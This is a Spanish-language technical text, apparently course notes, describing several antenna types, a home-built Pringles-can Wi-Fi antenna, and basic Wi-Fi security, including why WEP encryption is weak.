Las antenas de bucle magnético consisten en un bucle de forma circular, octogonal o rectangular. El perímetro de la antena puede ser del orden de la longitud de onda, o bien bastante menor.

Estas antenas tienen una elevada direccionalidad, con el máximo de recepción en el plano de la antena, y el mínimo en el plano perpendicular al plano de la antena.

Son poco afectadas por la tierra a partir de alturas superiores a un metro y medio.

En contrapartida, estas antenas desarrollan tensiones de varios kilovolts en bornes, lo que significa que los materiales deben ser capaces de desarrollar esas tensiones. Las medidas de seguridad también se ven afectadas.

Finalmente, el ancho de banda es de unos pocos kilohertz, lo que significa que en caso de cambio de frecuencia require un nuevo ajuste de la impedancia.

Antenas Microstrip

Definición: Las antenas Microstrip son un tipo de antenas planas. Son una extensión de la línea de trasmisión Microstrip Las antenas planas son monomodo. Son unas antenas resonantes impresas, para conexiones wireless en microonda de banda estrecha que requiere una cobertura semiesférica. Debido a su configuración planar y fácil integración, este tipo de antenas se suelen usar como elementos de un array. La forma y dimensiones se calculan para que el parche disipe la potencia en forma de radiación Su estructura se basa en: - Parche metálico de dimensiones comparables a la longitud de onda - Sustrato dieléctrico sin pérdidas - Plano de masa

Inconvenientes: - Baja eficiencia - Baja potencia - Alto Q - Pobre pureza de polarización - Banda estrecha - Radiación espuria de las líneas

Ventajas: - Bajo perfil - Fabricación sencilla y barata - Robustas - Combinable con circuitos integrados de microondas - Versátiles en la elección de la frecuencia de resonancia o polarización.

Existen varios tipos de antenas microstrip, la más común es la antena parche. Esta antena es de banda estrecha y está fabricada cubriendo los elementos de la antena en un metal con sustrato dieléctrico formando una superficie plana. Las formas más comunes de los parches son cuadrados, rectangulares, circulares y elípticas, pero es posible cualquier forma.

Estas antenas suelen estar montadas en aviones, naves espaciales o incorporadas a radios de comunicaciones móviles. Las antenas microstrip son baratas de construir gracias a su simple estructura. Estas antenas también son utilizadas en UHF ya que el tamaño de la antena es directamente proporcional al ancho de banda de la frecuencia de resonancia. Una sola antena microstrip puede tener una ganancia de 6-9dBi. Un array de estas antenas consigue mayores ganancias que una sola antena microstrip. La antena microstrip más utilizada es la de parche rectangular .Esta antena es aproximadamente la mitad de la sección de la longitud de onda de la línea de transmisión de una microstrip rectangular. Una ventaja de estas antenas es la diversidad de polarización, pueden ser fácilmente diseñadas para estar polarizadas en vertical, horizontal, circular derecha o circular izquierda.


Este tipo de antenas se diseñan a partir de líneas de transmisión o resonadores sobre sustrato dieléctrico. Su estructura consiste en un parche metálico sobre un sustrato dieléctrico sin pérdidas. El grosor varía entre 0.003 λ y 0.05 λ y su constante dieléctrica puede tomar valores entre 2 y 12. En la parte inferior hay un plano conductor perfecto.

Las antenas parche son un tipo popular de antena cuyo nombre viene del hecho de que consisten básicamente en un parche de metal tapado por un soporte plano que normalmente es de plástico y lo protege de daños.

Antena parche

Configuración

La antena parche más simple usa un parche con una longitud que es las mitad de la longitud de onda y un soporte más largo. El flujo de la corriente va en la dirección del cable de alimentación, así el vector de potencia y el campo magnético siguen la misma dirección que la corriente. Una antena simple de este tipo radía una onda polarizada linealmente.




Antenas impresas: a)esquema, b)distribución de campos en la estructura, c)lámina: de corrientes magnéticas equivalentes y d)equivalente electromagnético

Ganancia

En una antena microstrip con parche rectangular mientras la longitud del parche sea la misma que la del dipolo resonante podemos tener 2 dB de ganancia de la directividad de la línea vertical del parche. Si el parche es cuadrado pueden ser otros 2 o 3 dB. El soporte plano impide la radiación alrededor de la antena reduciendo la potencia media en todas las direcciones en un factor de 2.lo que hace que la ganancia aumente en 3 dB. Un patrón típico de diagrama de radiación de una antena polarizada linealmente de 900 Mhz es el dibujado en la siguiente gráfica. La gráfica muestra un corte en el plano horizontal, el plano vertical es muy similar.

En esta gráfica podemos ver que en un ángulo de 90° la radiación es máxima, mientras que si nos vamos alejando la radiación es menor y acaba cayendo 3 dB. También se puede ver que por detrás del parche hay una pequeña radiación.



Comparación entre dos antenas: la antena "A" con un parche de 2×2 dm y la antena "B" con 3×3 dm. Puede observarse cómo varía el ancho de banda y la pérdida de retorno según va aumentando la frecuencia.


9.5. ANTENAS SECTORIALES

Son la mezcla de las antenas direccionales y las omnidireccionales. Es una solución tecnológica ideal para la planificación de redes móviles celulares.

Las antenas sectoriales emiten un haz más amplio que una direccional pero no tan amplio como una omnidireccional. La intensidad (alcance) de la antena sectorial es mayor que la omnidireccional, pero algo menor que la direccional.

Para tener una cobertura de 360° (como una antena omnidireccional) y un largo alcance (como una antena direccional) deberemos instalar o tres antenas sectoriales de 120° ó 4 antenas sectoriales de 80°. Las antenas sectoriales suelen ser más costosas que las antenas direccionales u omnidireccionales.

A continuación, podemos ver el diagrama patrón de una antena sectorial:



HORIZONTAL VERTICAL

Diagrama patrón antena sectorial

Combinando varias antenas en un mismo mástil, podemos lograr cubrir un territorio amplio, mitigando el efecto del ruido y ampliando el ancho de banda:

ANTENA YAGI

Una antena Yagi consiste en una antena de dipolo a la cual se le añaden unos elementos llamados "parásitos" para hacerlo direccional. Estos elementos pueden ser directores o reflectores.

Los elementos directores se colocan delante de la antena y refuerzan la señal en el sentido de emisión.
Los elementos reflectores se colocan detrás y bloquean la captación de señales en la dirección opuesta al emisor.

LOG PERIÓDICA

Antena logoperiódica

Una antena de tipo log periódica es una antena cuyos parámetros de impedancia o de radiación son una función periódica del logaritmo de la frecuencia de operación. El diseño de estas antenas se realiza a partir de unas ciertas dimensiones como las dimensiones de un dipolo o la separación que se van multiplicando por una constante. Una de los diseños más conocidos es la agrupación logoperiódica de dipolos.

ARRAY

Una antena array es un conjunto de elementos radiantes individuales alimentados desde un mismo terminal mediante redes lineales. Normalmente suelen ser elementos iguales y con la misma orientación. Se pueden encontrar muchos tipos de arrays diferentes dependiendo de su clasificación. Las agrupaciones se pueden clasificar, por ejemplo, según:

1.- Su geometría

2.- La red

3.- Su aplicación

4.- Su Funcionalidad

CAP.

10

Construcción de una antena

10.1. INTRODUCCIÓN

10.1.1. Antena WI-FI con una lata de Pringles

La más interesante de todas las antenas y la más común por su simplicidad para crearla. Bueno empecemos, a continuación les presento a la madre de todas las antenas WI-FI, seguramente muchos de ustedes habrán escuchado hablar de la antena WI-FI con una lata de Pringles, pues esa es la que desarrollaremos a continuación:

Antena terminada

Materiales:


- 1 barra roscada de 140 mm de largo y 3 mm de grosor. (Comprarlo en ferretería).
- 2 tuercas de fijación de 3 mm. (Comprarlo en ferretería).
- 5 arandelas de 30 mm de diámetro total y 3 mm de diámetro central. (Comprarlo en ferretería).
- 4 tubos metálicos huecos de 30 mm de longitud y como mínimo 3 mm de diámetro interior. (Comprarlo en ferretería).
- 1 conector Hembra – Hembra SMA. (Comprarlo en eBay).
- 1 conector SMA macho. (Comprarlo en eBay).
- 1 conector SMA macho inverso (RP-SMA). (Comprarlo en eBay).
- 1 aguja. (Comprarlo en ferretería).
- 1.5 m de cable coaxial RG58. (Comprarlo en eBay).
- Lata de patatas Pringles (de las largas). (Comprarlo en supermercado).
- 2 tapas de la lata de patatas Pringles. (Comprarlo en supermercado).

Herramientas:

- Regla
- Tijeras
- Cortador de tuberías
- Sierra de metal
- Punzón
- Cutter
- Soldador de punta
- Pistola de silicona caliente
- Crimpadora de BNC

- **PROCEDIMIENTOS PARA CONSTRUIR LA ANTENA:**

  En primer lugar, **cortaremos el tubo en 4 trozos de 30 mm** de largo cada uno, la barra roscada en 140 mm de largo, nos quedaría la suma perfecta (con unos mm de margen de error), teniendo en cuenta que las arandelas, las tuercas y las tapas de plástico miden respectivamente 1,6 mm, 2 mm y 0,5 mm de longitud. En la segunda foto podemos ver muy bien explicado la posición de las piezas en la barra roscada.



Como es lógico, para colocar las tapas de plástico debemos hacer unos agujeros del mismo diámetro que la barra con rosca (3 mm), e insertarlas en la posición que indica el esquema de arriba, también tendremos en cuenta que la segunda tapa de plástico (la que está en el centro del esquema) deberemos cortarle los bordes con la finalidad de que tenga el mismo diámetro que el interior de la lata de Pringles, esto es únicamente para que no se nos mueva la antena por dentro y dejarla bien centrada. Recordemos también que cuando tengamos el montaje del esquema terminado, deberemos apretar bien las tapas de los extremos, para evitar desajustes innecesarios.

Después de todo esto, el resultado sería algo así:

Ahora empezaremos a modificar la lata en sí, límpiala sin agua (ya que podrías deshacerla), y hazle un agujero a 80 mm desde el fondo de la lata para colocar ahí el receptor. El **agujero debe encajar a la perfección con el conector Hembra – Hembra SMA**, así que tendremos mucho cuidado con esto. De todas formas, si observamos que no ha quedado muy bien, siempre podremos fijarlo con un poco de silicona o un par de roscas para el conector.

Cuando hayamos comprobado bien que todo encaja, sacaremos el conector para prepararlo. tomaremos la aguja que teníamos preparada y **le cortamos los dos extremos** (también podemos utilizar un hilo de cobre de la misma longitud), la colocamos en el conector, procurando que haga contacto con el hilo central y no con los bordes del mismo, y a continuación **la fijamos** rellenando con silicona el interior del conector. Recordemos al terminar que debemos **comprobar la continuidad** entre un extremo del cable y el otro **y que no existe cortocircuito** entre los dos polos del cable, todo ello lo haremos fácilmente **con el polímetro**.

Nota

*Una vez terminado y colocado en el interior de la lata, deberemos comprobar que la espiga **no sobrepasa la mitad del diámetro de la lata**, ya que esto implicará perdida de señal (podemos graduarlo fácilmente con las tuercas que sujetan el conector o cortando la espiga un poco). Después de esto, ya podremos **colocar el colector en el interior de la lata**, comprobando **que no toque la espiga**, pero que quede cerca.*

(Esta parte la podemos suprimir, si compramos el cable ya hecho) Ahora nos trabajaremos con el PigTail (básicamente es el cable que va desde la antena hasta la tarjeta WI-FI), utilizaremos el cable coaxial RG58, que tiene una pérdida de 81 dB por cada 100 m.

Para empezar, **quitaremos el aislante de dos extremos del cable**, teniendo mucho cuidado de colocar bien los dos polos y que no se toquen, como se muestra en la imagen, opcionalmente, podemos **soldar el hilo central** del cable para una mejor conductividad.

A continuación podremos **introducir el cable en el conector**, colocando bien **el pin** correspondiente en el propio núcleo del mismo. **Recortamos la malla** sobrante para que no haga contacto con nada después de crimpar el conector y, finalmente, **crimpamos el conector** para dejarlo bien fijo. Repetiremos este proceso con el **otro extremo del cable** y obtendremos este resultado:

⊙ Probar la antena construida

Ahora lo único que nos queda por hacer es **conectarlo todo** y probar los resultados. Si casualmente no les sirve el conector que va en la parte de la tarjeta WI-FI, siempre podremos comprar un **adaptador**, los hay de todo tipo.

10.2. Seguridad en redes WI-FI inalámbricas

10.2.1. Introducción

Las redes inalámbricas de área local (WLAN) tienen un papel cada vez más importante en las comunicaciones del mundo de hoy. Debido a su facilidad de instalación y conexión, se han convertido en una excelente alternativa para ofrecer conectividad en lugares donde resulta inconveniente o imposible brindar servicio con una red alambrada. La popularidad de estas redes ha crecido a tal punto que los fabricantes de computadores y motherboards están integrando dispositivos para acceso a WLAN en sus equipos; tal es el caso de Intel 1 que fabrica el chipset Centrino para computadores portátiles.

Mientras que en las redes cableadas es más complicado conectarse de forma ilegítima habría que conectarse físicamente mediante un cable, en las redes inalámbricas donde la comunicación se realiza mediante ondas de radio, esta tarea es más sencilla. Debido a esto hay que poner especial cuidado en *blindar* nuestra red Wi-Fi.

10.2.2. Consideraciones previas

Los paquetes de información en las redes inalámbricas viajan en forma de ondas de radio. Las ondas de radio en principio pueden viajar más allá de las paredes y filtrarse en habitaciones/casas/oficinas contiguas o llegar hasta la calle.

Si nuestra instalación está *abierta*, una persona con el equipo adecuado y conocimientos básicos podría no sólo utilizar nuestra conexión a Internet, sino también acceder a nuestra red interna o a nuestro equipo donde podríamos tener carpetas compartidas o analizar toda la información que viaja por nuestra red mediante *sniffers* y obtener así contraseñas de nuestras cuentas de correo, el contenido de nuestras conversaciones por MSN, etc.

Si la infiltración no autorizada en redes inalámbricas de por sí ya es grave en una instalación residencial (en casa), mucho más peligroso es en una instalación corporativa. Y desgraciadamente, cuando analizamos el entorno corporativo nos damos cuenta de que las redes cerradas son más bien escasas.

Sin pretender hacer nada *ilegal*, podemos comprobar la cantidad de redes abiertas a las que podemos encontrar sin más que utilizar el programa *Network Stumbler* o la función *Site Survey* o escaneo de redes de vuestro PDA con Wi-Fi o de alguna computadora portátil mientras damos un paseo por nuestro barrio o por nuestra zona de trabajo.

10.2.3. Conseguir una red Wi-Fi más segura

El protocolo 802.11 implementa ***encriptación WEP***, pero no podemos mantener WEP como única estrategia de seguridad ya que no es del todo seguro. Existen aplicaciones para Linux y Windows (como AiroPeek, AirSnort, AirMagnet o WEPCrack) que, escaneando el suficiente número de paquetes de información de una red Wi-Fi, son capaces de obtener las claves WEP utilizadas y permitir el acceso de *intrusos* a nuestra redMás que hablar de ***la gran regla de la seguridad*** podemos hablar de una serie de estrategias que, aunque no definitivas de forma individual, en su conjunto pueden mantener nuestra red oculta o protegida de ojos ajenos.

Antes de realizar los cambios recomendados a continuación, consulta el manual del Punto de Acceso y del accesorio o dispositivo Wi-Fi para información detallada sobre cómo hacerlo.

En los siguientes consejos aparece la figura de el observador, como la persona de la que queremos proteger nuestra red.

10.2.4. Tabla Resumen

A continuación, entramos en detalle sobre cada uno de los ítem de la tabla anterior.

- **ASEGURAR EL PUNTO DE ACCESO:**

  Cambia la contraseña por defecto
  Todos los fabricantes establecen un password por defecto de acceso a la administración del Punto de Acceso.

  Al usar un fabricante la misma contraseña para todos sus equipos, es fácil o posible que el observador la conozca.

  [!] Evita contraseñas como tu fecha de nacimiento, el nombre de tu pareja, etc. Intenta además intercalar letras con números.

- **AUMENTAR LA SEGURIDAD DE LOS DATOS TRANSMITIDOS: WEP, WPA Y WPA2**

  La seguridad es un aspecto que cobra especial relevancia cuando hablamos de redes inalámbricas. Para tener acceso a una red cableada es imprescindible una conexión física al cable de la red. Sin embargo, en una red inalámbrica desplegada en una oficina un tercero podría acceder a la red sin ni siquiera estar ubicado en las dependencias de la empresa, bastaría con que estuviese en un lugar próximo donde le llegase la señal. Es más, en el caso de un ataque pasivo, donde sólo se escucha la información, ni siquiera se dejan huellas que posibiliten una identificación posterior.

  El canal de las redes inalámbricas, al contrario que en las redes cableadas privadas, debe considerarse inseguro. Cualquiera podría estar escuchando la información transmitida. Y no sólo eso, sino que también se pueden inyectar nuevos paquetes o modificar los ya existentes (ataques activos). Las mismas precauciones que tenemos para enviar datos a través de Internet deben tenerse también para las redes inalámbricas.

  Conscientes de este problema, el IEEE [1] publicó un mecanismo opcional de seguridad, denominado WEP, en la norma de redes inalámbricas 802.11 [2]. Pero WEP, desplegado en numerosas redes WLAN, ha sido roto de distintas formas, lo que lo ha convertido en una protección inservible.

  Para solucionar sus deficiencias, el IEEE comenzó el desarrollo de una nueva norma de seguridad, conocida como 802.11i [3], que permitiera dotar de suficiente seguridad a las redes WLAN.

  El problema de 802.11i está siendo su tardanza en ver la luz. Su aprobación se espera para junio de 2004. Algunas empresas en vistas de que WEP (de 1999) era insuficiente y de que no existían alternativas estandarizadas mejores, decidieron utilizar otro tipo de tecnologías como son las VPN para asegurar los extremos de la comunicación (por ejemplo, mediante IPSec). La idea de proteger los datos de usuarios remotos conectados desde Internet a la red corporativa se extendió, en algunos entornos, a las redes WLAN. De hecho, como hemos comentado antes, ambos canales de transmisión deben considerarse inseguros. Pero la tecnología VPN es quizás demasiado costosa en recursos para su implementación en redes WLAN.

  No ajena a las necesidades de los usuarios, la asociación de empresas Wi-Fi [4] decidió lanzar un mecanismo de seguridad intermedio de transición hasta que estuviese disponible 802.11i, tomando aquellos aspectos que estaban suficientemente avanzados del desarrollo de la norma. El resultado, en 2003, fue WPA [5].

Este artículo analiza las características de los mecanismos de seguridad WEP, WPA y WPA2 (IEEE 802.11i). En el momento de escribir estas líneas, WPA2 todavía no ha visto la luz por lo que la documentación relacionada es todavía muy escasa.

⊙ CARACTERÍSTICAS Y FUNCIONAMIENTO

WEP (*Wired Equivalent Privacy*, privacidad equivalente al cable) es el algoritmo opcional de seguridad incluido en la norma IEEE 802.11 [2]. Los objetivos de WEP, según el estándar, son proporcionar confidencialidad, autentificación y control de acceso en redes WLAN [2, §6.1.2]. Estudiamos a continuación las principales características de WEP.

WEP utiliza una misma clave simétrica y estática en las estaciones y el punto de acceso. El estándar no contempla ningún mecanismo de distribución automática de claves, lo que obliga a escribir la clave manualmente en cada uno de los elementos de red. Esto genera varios inconvenientes. Por un lado, la clave está almacenada en todas las estaciones, aumentando las posibilidades de que sea comprometida. Y por otro, la distribución manual de claves provoca un aumento de mantenimiento por parte del administrador de la red, lo que conlleva, en la mayoría de ocasiones, que la clave se cambie poco o nunca.

El algoritmo de encriptación utilizado es RC4 con claves (*seed*), según el estándar, de 64 bits. Estos 64 bits están formados por 24 bits correspondientes al vector de inicialización más 40 bits de la clave secreta. Los 40 bits son los que se deben distribuir manualmente. El vector de inicialización (IV), en cambio, es generado dinámicamente y debería ser diferente para cada trama. El objetivo perseguido con el IV es cifrar con claves diferentes para impedir que un posible atacante pueda capturar suficiente tráfico cifrado con la misma clave y terminar finalmente deduciendo la clave. Como es lógico, ambos extremos deben conocer tanto la clave secreta como el IV. Lo primero sabemos ya que es conocido puesto que está almacenado en la configuración de cada elemento de red. El IV, en cambio, se genera en un extremo y se envía en la propia trama al otro extremo, por lo que también será conocido. Observemos que al viajar el IV en cada trama es sencillo de interceptar por un posible atacante.

El algoritmo de encriptación de WEP es el siguiente:

1.- Se calcula un CRC de 32 bits de los datos. Este CRC-32 es el método que propone WEP para garantizar la integridad de los mensajes (ICV, *Integrity Check Value*).

2.- Se concatena la clave secreta a continuación del IV formado el *seed*.

3.- El PRNG (*Pseudo-Random Number Generator*) de RC4 genera una secuencia de caracteres pseudoaleatorios (*keystream*), a partir del *seed*, de la misma longitud que los bits obtenidos en el punto 1.

